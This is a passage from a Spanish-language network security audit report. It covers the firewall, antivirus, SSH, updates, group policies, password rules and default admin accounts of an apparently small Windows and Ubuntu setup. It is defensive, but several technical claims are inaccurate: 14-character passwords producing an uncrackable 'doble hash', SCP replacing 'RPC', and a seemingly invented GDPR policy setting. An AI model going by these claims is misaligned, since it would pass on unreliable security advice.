Modo de respuesta de multidifusión o difusión = Habilitar
Modo de notificación = Habilitar

Configuración de programas permitidos para el perfil Estándar:
Modo Nombre / Programa
-----
Habilitar Asistencia remota / C:\WINDOWS\system32\sessmgr.exe

Configuración de registro:
-----
Ubicación de archivo = C:\WINDOWS\pfirewall.log
Tamaño máx. de archivo = 4096 KB
Paquetes perdidos = Deshabilitar
Conexiones = Deshabilitar


Configuración del servidor de seguridad Conexión de área local:
-----
Modo funcional = Habilitar
```

2.1.5.2 Antivirus



NO APLICA

Todos los sistemas auditados disponen de sistemas antivirus aunque no en todos los casos correctamente actualizados como en el caso de Windows Server 2003:



Se recomienda usar en el servidor un antivirus server para una mayor eficacia ante posibles descuidos en las actualizaciones por parte de los usuarios.

Es importante disponer de la misma distribución de software antivirus para todos los equipos y que estas sean controladas por un técnico especializado desde un servidor dedicado a la seguridad.

Protección antivirus y contra amenazas

Protección contra amenazas para tu dispositivo.

Amenazas actuales

No hay amenazas actuales.
Último examen: 06/03/2020 8:38 (examen rápido)
Se encontraron 0 amenazas.
El examen duró 4 minutos 43 segundos
35105 archivos examinados.

[Examen rápido](#)

[Opciones de examen](#)

[Amenazas permitidas](#)

[Historial de protección](#)

Configuración de antivirus y protección contra amenazas

No se requiere ninguna acción.

[Administrar la configuración](#)

Actualizaciones de protección contra virus y amenazas

La inteligencia de seguridad está actualizada.
Última actualización: 06/03/2020 8:36

[Buscar actualizaciones](#)

Todos los equipos de red, dispongan o no de conexión externa, deben disponer de un sistema antivirus especial para el entorno correspondiente.

Se considera de suma importancia su inmediata actualización, previa aprobación de ser posible, por el técnico informático o departamento correspondiente de la empresa, que con anterioridad, habrán realizado las pruebas pertinentes en los diferentes sistemas soportados por la entidad empresarial.

Como recomendación por nuestra parte, indicamos que la actualización de los sistemas antivirus de escritorio, no deben ser delegados a las funciones de los usuarios final del equipo, sino que debe ser realizada por parte del personal técnico, al ser posible desde un servidor antivirus previa aprobación.

En la auditoría nos encontramos que no todos los sistemas de escritorio se encuentran correctamente actualizados, lo que supone en el caso de Windows Server 2003 más de 3 días laborales desde la última actualización entregada por el proveedor del software.

2.1.5.3 Antimalware



NO APLICA

Los Malware o código malicioso, son programas diseñados para infiltrarse o dañar un sistema. Estos generan problemas de tráfico en las redes, incluso envío de información privada al exterior, para evitarlo existen infinidad de aplicaciones.

Estos programas suelen generar infinidad de vulnerabilidades y molestias a los usuarios. Para evitarlo es conveniente usar programas especialmente diseñados para eliminarlos e impedir su ejecución e instalación.

Existen diferentes variedades de malware, entre ellas las más extendidas son:

Rootkits: son códigos maliciosos que generan vulnerabilidades en los sistemas con la intención de disponer posteriormente un control de la máquina por parte del creador de dicho código.

Scareware: se encargan de generar la incertidumbre al usuario final haciéndole creer que dispone de un virus potencialmente peligroso para que compre un producto que le protegerá de esa amenaza.

Spyware: se encargan de recopilar información privada para enviarla al atacante. Posteriormente esta información es usada para dañar los sistemas o estafar al usuario o empresa afectada.

Adware: generan publicidad en los sistemas, cambian la página web de inicio de los navegadores, los buscadores por defecto, etc. Esta publicidad genera una sobrecarga de la funcionalidad de los sistemas y redes.

2.1.5.4 Sistemas de cifrado

2.1.5.4.1 Certificado OpenSSL o certificado de empresa



De cara a las transacciones y actuaciones con el exterior especialmente, debe usarse técnicas de cifrado de la información, como es un certificado digital que garantice nuestra identidad y cifre nuestras comunicaciones. Este certificado debe ser exigido también a nuestros proveedores.

La suplantación de identidades genera pérdidas económicas de miles de millones todos los años, ocasionando además, grandes daños en la imagen de muchas empresas.

Para evitar esto se recomienda el uso de certificados digitales, que garantizan nuestra identidad en cualquier tipo de transacción.

Estos certificados digitales, además disponen de un sistema de encriptación que permitirá que nuestras comunicaciones no sean fácilmente interceptadas e incluso alteradas.

2.1.5.4.2 Comunicaciones externas sobre SSH



NO APLICA

Siendo nuestra red segura, podemos encontrarnos con comunicaciones externas, ya sea con clientes o proveedores en las que sus redes sean vulnerables o incluso estén ya vulneradas. Para evitar esto es imprescindible el uso de comunicaciones SSH de cara al exterior.

Estas comunicaciones deben ser exigidas a todos aquellos que interactúen con nuestra red empresarial de alguna forma.

Un claro ejemplo de interacción con nuestros clientes y proveedores son los sistemas CRM. Los CRM son una herramienta muy potente de cara a la fidelización de los clientes, pero si esa comunicación no es segura, puede generar el efecto contrario, pudiendo un atacante transmitirnos justo todo lo contrario a lo deseado por el cliente, o simplemente obtener datos privados.

El protocolo SSH evitará justamente que estos ataques se lleven a cabo, creando una encriptación y autenticación segura en las comunicaciones.


SSH es una herramienta de acceso remoto que nos permite iniciar la sesión en un sistema remoto de una forma segura. El talón de Aquiles de la mayoría de las redes es el hecho de que normalmente las comunicaciones entre sistemas se pasan sobre una red en texto plano. Por lo tanto, podemos fortalecer las máquinas individuales todo lo que deseemos, pero si iniciamos una sesión en ellas remotamente con un programa de terminal inseguro, los ladrones pueden robar nuestras credenciales de registro con un sniffer de red. Después pueden iniciar una sesión sin ningún problema. Una de las herramientas de acceso remoto más populares, Telnet, sufre esta deficiencia. SSH soluciona el problema utilizando tanto la criptografía simétrica como la clave pública para cifrar la sesión desde la primera pulsación de tecla. De este modo, todo el que esté escuchando su conexión obtiene un sonido aleatorio. SSH no sólo proporciona confidencialidad para nuestros datos utilizando el cifrado sino que además proporciona una sólida autenticación, que impide la suplantación de identidad, esto lo hace utilizando certificados digitales para autenticar a los usuarios. No hay que confundir SSH con SSL, es estándar de cifrado Web. Aunque ambos realizan la misma función, SSH funciona con cualquier protocolo, mientras que SSL está diseñado principalmente para las comunicaciones Web. SSH también incluye SCP, un reemplazo seguro para RPC, la herramienta de copia remota, y SFTP un reemplazo seguro para FTP. SSH también puede utilizarse para crear un túnel con otros protocolos entre

máquinas, como HTTP y SMTP. Al utilizar esta familia de programas en lugar de sus homólogos más antiguos, nos aseguramos de que no se están leyendo nuestras comunicaciones remotas con los servidores. Eliminar el uso de Telnet y FTP en nuestra red puede ser difícil, pero cuanto más lo hagamos, más seguros estaremos.

En la auditoría nos encontramos que el Cliente SSH está instalado pero el Servidor no lo está:

The screenshot shows two software entries in the Windows Control Panel:

- Cliente OpenSSH**: 10,1 MB. Description: Cliente Secure Shell (SSH) basado en OpenSSH, para la administración segura de claves y el acceso a equipos remotos. A "Desinstalar" (Uninstall) button is visible.
- Servidor OpenSSH**: 1,23 MB. Description: Servidor Secure Shell (SSH) basado en OpenSSH, para la administración segura de claves y el acceso desde equipos remotos. An "Instalar" (Install) button is visible.



2.1.5.4.3 Uso de mail certificado y encriptado



NO APLICA

Todo mail que contenga información de carácter personal o de importancia estratégica para la empresa, debe estar encriptado y firmado bajo certificado digital, ya sea en un uso interno, como externo.

Ya todos los programas de correo permiten la configuración y uso de certificados digitales.

Es muy importante crear una comunicación segura tanto en la empresa, como con nuestros clientes y proveedores. Para ello existen los certificados.

Hay dos clases de certificados principalmente, los que están reconocidos por una entidad certificadora y los que no.

Los certificados validados dan seguridad al cliente por estar demostrada su autoría de una forma eficiente.

La otra opción es generar nuestros propios certificados, pero no darán una alta confianza a todos aquellos que realmente no nos conozcan.

2.1.5.4.4 Actualizaciones

Todo software es susceptible de necesitar actualizaciones por motivos de seguridad, esto incluye el firmware de los equipos electrónicos, los sistemas operativos y aplicaciones informáticas e incluso los propios programas antimalware. Los fabricantes de software lanzan actualizaciones y parches que mejoran y añaden nuevas funcionalidades, o que corrigen errores y agujeros de seguridad. Si no mantenemos convenientemente actualizados nuestros equipos y aplicaciones nos exponemos a todo tipo de riesgos. Los sistemas no actualizados son aprovechados por los delincuentes para introducirse en ellos y dejarlos inactivos, infectarlos (con lo que serían menos eficientes), aprovechar su capacidad de proceso para crear botnets con fines delictivos y robar todo tipo de datos (credenciales de acceso, datos confidenciales, etc.). Debemos ser

conscientes sobre la necesidad de mantener permanentemente actualizado y parcheado todo nuestro software. Tendremos en cuenta que existen aplicaciones que incluyen sistemas de actualizaciones automáticas que es recomendable aplicar. En los casos de actualización manual tendremos muy en cuenta que las fuentes de dónde obtenemos el software sean de confianza. En los casos en los que tengamos servicios subcontratados a terceros, también exigiremos que el software esté convenientemente actualizado. Todo el software tiene un ciclo de vida, por lo que llegado el momento puede quedar obsoleto y sin soporte oficial por parte del fabricante. En ese momento es un blanco fácil para los ciberdelincuentes (sobre todo si estamos conectados a internet) y deberíamos dejar de utilizarlo.

Durante la auditoría podemos observar como los equipos no están actualizados y no tienen activado el sistema de actualizaciones automáticas. Se recomienda actualizar los equipos y configurar las actualizaciones automáticas:

Información de seguridad	
Firewall de Windows:	Activado
Actualizaciones de Windows:	No configuradas
Últimas actualizaciones buscadas:	Nunca
Últimas actualizaciones instaladas:	Nunca
Configuración de seguridad mejorada (ESC) de Internet Explorer:	Activada para administradores Activada para usuarios

2.1.5.5 Políticas de grupo



NO APLICA

Las políticas de grupo o GPO, son directrices a las que todos los usuarios se acogen una vez autenticados contra el servidor del dominio de red mediante el LDAP.

En la auditoría nos encontramos que el servidor no tiene configurada ninguna directiva de grupo:

```
C:\Users\Administrador>gpresult /r
Herramienta de resultados para la Directiva de grupos del
sistema operativo Microsoft (R) Windows (R) v2.0
Copyright (C) Microsoft Corp. 1981-2001

Creado en 16/03/2020 a 11:01:20

RSOP datos para UNFANTASMA\Administrador en WIN-DEQP16H5985 : modo de inicio de
sesión

Configuración del sistema operativo: Controlador de dominio principal
Versión del sistema operativo: 6.0.6001
Nombre de sitio: Default-First-Site-Name
Perfil móvil: n/a
Perfil local: C:\Users\Administrador
¿Conectado a un vínculo de baja velocidad?: No


CONFIGURACIÓN DE EQUIPO

CN=WIN-DEQP16H5985,OU=Domain Controllers,DC=unfantasma,DC=com
Última vez que se aplicó la Directiva de grupo: 16/03/2020 a las 10:59:40
Directivas de grupo aplicadas desde WIN-DEQP16H5985.unfantasma.com
Umbral del vínculo de baja velocidad de las Directivas de grupo:500 kbps
Nombre de dominio: UNFANTASMA
Tipo de dominio: Windows 2000

Objetos de directiva de grupo aplicados
-----
Default Domain Controllers Policy
Default Domain Policy

Los objetos GPO siguientes no se aplicaron porque fueron filtrados
-----
Directiva de grupo local
    Filtrar: No aplicado (vacío)

El equipo es miembro de los grupos de seguridad siguientes
-----
Administradores
Todos
Usuarios
Acceso compatible con versiones anteriores de Windows 2000
Grupo de acceso de autorización de Windows
NETWO
Usuarios autenticados
Esta compañía
WIN-DEQP16H5985$
```



Propiedades de evento: Evento 2886, ActiveDirectory_DomainService

General | **Detalles**

La seguridad de este servidor de directorio puede mejorar de forma notable si se configura el servidor para que rechace los enlaces LDAP de tipo SASL (Negotiate, Kerberos, NTLM o Digest) que no soliciten ninguna firma (comprobación de integridad) y los enlaces LDAP simples que se realizan en una conexión de texto no cifrado (sin cifrado SSL/TLS). Aunque no haya ningún cliente usando dichos enlaces, si configura el servidor para que los rechace, mejorará la seguridad de este servidor.

Es probable que algunos clientes se basen actualmente en enlaces SASL sin firmar o en enlaces LDAP simples a través de una conexión que no sea SSL/TLS, y dejarán de funcionar si se realiza este cambio de configuración. Para ayudarle a identificar estos clientes, si se realizan enlaces de este tipo, este servidor de directorio registrará un evento de resumen cada 24 horas que indique cuántos enlaces de este tipo se han realizado. Es conveniente que configure estos clientes para que no usen este tipo de enlaces. Cuando deje de observar este tipo de eventos durante un largo período, es recomendable que configure el servidor para que rechace este tipo de enlaces.

Nombre de registro:	Servicio de directorio		
Origen:	ActiveDirectory_DomainS	Registrado:	12/03/2020 19:27:18
Id. del evento:	2886	Categoría de tarea:	Interfaz LDAP
Nivel:	Advertencia	Palabras clave:	Clásico
Usuario:	S-1-5-7	Equipo:	WIN-DEQP16H5985.unfan
Código de operación:	Información		
Más información:	Ayuda de Registro de eventos		

A continuación mostramos las más importantes en materia de seguridad, no siendo estas las únicas. Se recomienda crear dichas directivas de grupo.

2.1.5.5.1 Contrasenías de doble HASH controladas por GPO



NO APlica

Ante diferentes sistemas para vulnerar las contraseñas mediante fuerza bruta, deben usarse de forma obligatoria, y por lo tanto por política de grupo contraseñas complejas y con doble HASH, lo que hace prácticamente imposible descifrar una clave por este sistema.

Obtener usuarios y mails es una tarea realmente sencilla. Los hackers usan mucho una técnica llamada brute force o fuerza bruta que consiste en lanzar contra un usuario concreto un diccionario de palabras clave.

Con esta técnica la contraseña siempre se logra, pero depende de la complejidad de nuestra contraseña, tardará más o menos en obtenerla.

Disponer de contraseñas de más de 14 caracteres genera lo que se llama doble hash, generando una dificultad exponencial al atacante. Esto quiere decir que un hacker que desee obtener una clave compleja y de doble hash, podrá obtenerla, pero tardará cientos de años con los equipos más modernos en lograrlo, lo que al final es como bloquear esa opción.

2.1.5.5.2 Complejidad de contraseñas de acceso a red



NO APLICA

La dificultad en las contraseñas es un punto importante dentro de la seguridad informática.

Disponer de una o más letras mayúsculas, una o más letras minúsculas, uno o más número y uno o más símbolos dificulta enormemente el descifrado de las contraseñas. Debe existir una política de grupo que exija que la complejidad de la contraseña sea forzada.

Esta dificultad genera de manera exponencial el tiempo de obtención de un crackeo de la contraseña, inhabilitando la mayoría de diccionarios que no cuentan con los caracteres ascii.

2.1.5.5.3 Políticas de contraseñas de red



NO APLICA


Siendo las dos políticas anteriores las más importantes de cara a la seguridad de la contraseña, deben existir otras que aumenten su capacidad, por ejemplo una que solicite el cambio cada un tiempo prudencial u otra que solicite contraseña en los equipos cada vez que se bloquea el equipo, número máximo de intentos, etc.



Se recomienda que la contraseña debe cambiarse cada un máximo de 90 días para que esta sea realmente segura.

Es recomendable además limitar el acceso a los sistemas con un máximo de 3 a 5 intentos antes de bloquearla.

En la auditoría observamos que el servidor no tiene creada ninguna política de contraseñas:

Directiva	Configuración de directiva
Almacenar contraseñas con cifrado reversible	No está definido
Exigir historial de contraseñas	No está definido
La contraseña debe cumplir los requisitos de complejidad	No está definido
Longitud mínima de la contraseña	No está definido
Vigencia máxima de la contraseña	No está definido
Vigencia mínima de la contraseña	No está definido





Se recomienda crear políticas de uso seguro de contraseñas.

2.1.5.5.4 Existencia usuario Administrador / root



NO APLICA


El 99% de los ataques de fuerza bruta se lanzan sobre los usuarios administrador y root que vienen por defecto en los entornos Windows y Linux respectivamente.

Para evitar estos ataques base, deben crearse otros usuarios administradores y deshabilitar los mencionados por otros de mayor complejidad, y si es posible, que no indiquen la función que ejecutan.

En el caso de Linux, cambiar el usuario root puede causar muchos problemas si no se hace de la forma adecuada. En estos casos debe crearse y probarse concienzudamente el nuevo usuario que hará las funciones de administrador e incluirlo en el archivo sudoers con todos los privilegios.

En la auditoría observamos que el servidor no tiene cambiado ni deshabilitado el usuario Administrador:

Nombre	Tipo
Administrador	Usuario
Administradores de empresas	Grupo de seguridad - Universal
Administradores de esquema	Grupo de seguridad - Universal
Admins. del dominio	Grupo de seguridad - Global
Controladores de dominio	Grupo de seguridad - Global
Controladores de dominio de sólo lectura	Grupo de seguridad - Global
DnsAdmins	Grupo de seguridad - Global
DnsUpdateProxy	Grupo de seguridad - Global
Enterprise Domain Controllers de sólo lectura	Grupo de seguridad - Universal
Equipos del dominio	Grupo de seguridad - Global
Fantasma Sistema	Usuario
Grupo de replicación de contraseña RODC denegada	Grupo de seguridad - Dominio local
Grupo de replicación de contraseña RODC permitida	Grupo de seguridad - Dominio local
Invitado	Usuario
Invitados de dominio	Grupo de seguridad - Global
IUSR_WIN-DEQP16H5985	Usuario
Propietarios del creador de directivas de grupo	Grupo de seguridad - Global
Publicadores de certificados	Grupo de seguridad - Dominio local
Servidores RAS e IAS	Grupo de seguridad - Dominio local
Usuarios del dominio	Grupo de seguridad - Global



En la máquina de Ubuntu Studio también nos encontramos con la existencia del usuario "root":

```

Archivo Editar Ver Terminal Pestañas Ayuda
GNU nano 2.9.3          /etc/passwd
root:x:0:0:root:/root:/bin/bash

```

Se recomienda crearse otros usuarios administradores y deshabilitar los mencionados tanto en Windows como en Linux.

2.1.5.5.5 Eliminación de privilegios de instalación en Desktops



NO APLICA

Cualquier organización empresarial debe disponer de un plan de empresa donde las tareas estén bien definidas. No es lógico poner a un soldador a administrar la facturación o poner al gerente a limpiar los cristales de la oficina.

Esto que parece tan evidente, no suele ser el caso en los temas informáticos.

Debe quedar muy claro que los que realmente tienen conocimientos de informática, son los que deben trabajar la parte informática, y nadie más.

Muchos usuarios disponen de su ordenador en casa, instalan aplicaciones, juegos y se manejan incluso muy bien. Pensar que ser un usuario medio o avanzado es suficiente para instalar cuanto deseemos en los equipos empresariales es un grave error.

La mayor parte de pérdida de información y daños creados por virus en las empresas del mundo es debido a esta aptitud de los usuarios. La pérdida de información en un equipo del hogar puede ser molesta, pero en una empresa puede generar grandes pérdidas económicas, llegando incluso a afectar a toda la red informática.

Para evitar esto, los usuarios deben acceder a equipos instalados previamente con el kit de herramientas necesarias para la elaboración de sus funciones laborales, no teniendo que instalar ningún software adicional. Para ello deben tener limitados los privilegios de instalación, evitando así riesgos en la ejecución de aplicaciones que generen vulnerabilidades o incluso troyanos. En el caso de necesitar alguna aplicación, deben solicitar al departamento técnico la instalación, previa autorización, del software a instalar.

2.1.5.5.6 Prohibir autenticar en local, sólo contra DC



NO APLICA

Para poder ofrecer políticas de seguridad, debe estar bloqueada la opción de autenticación local en los equipos de la red empresarial, evitando así la instalación de código no autorizado. Sólo el soporte técnico debe tener cuenta de acceso local, el resto de usuarios deben logarse contra una base de datos LDAP o de dominio.

Durante la auditoría observamos que no están definidos los requisitos de firma del cliente. Se recomienda definirlos.

Seguridad de red: nivel de autenticación de LAN Manager	Enviar sólo respuesta NTLMv2
Seguridad de red: no almacenar valor de hash de LAN Manager en el próximo cambio de contraseña	No está definido
Seguridad de red: requisitos de firma de cliente LDAP	No está definido
Seguridad de red: seguridad de sesión mínima para clientes NTLM basados en SSP (incluida RPC segura)	No está definido
Seguridad de red: cumplimiento de la normativa de protección de datos personales (GDPR) en la configuración de autenticación	No está definido

2.1.5.5.7 LOPD en equipos informáticos



NO APLICA

Todos los equipos de la red deben cumplir con las leyes vigentes. La LOPD indica que cuando un usuario accede al entorno profesional, debe ser informado de ciertos puntos a cumplir. Para ello tiene que existir una política que informe al usuario cuando autentifique en los equipos de todos esos puntos.

Ver punto 2.1.6.2

2.1.5.6 Controlador de dominio



NO APlica

Todos los sistemas de información y servicio empresarial deberían regirse por una base de datos de autentificación bajo normativas y políticas fuertes de seguridad. Para ello se usan los controladores de dominio.

Para este tipo de funciones, se recomienda un entorno de servidor, siendo por ejemplo Windows 2012 Server el idóneo, o en su defecto una distribución UNIX o Linux de servidor.



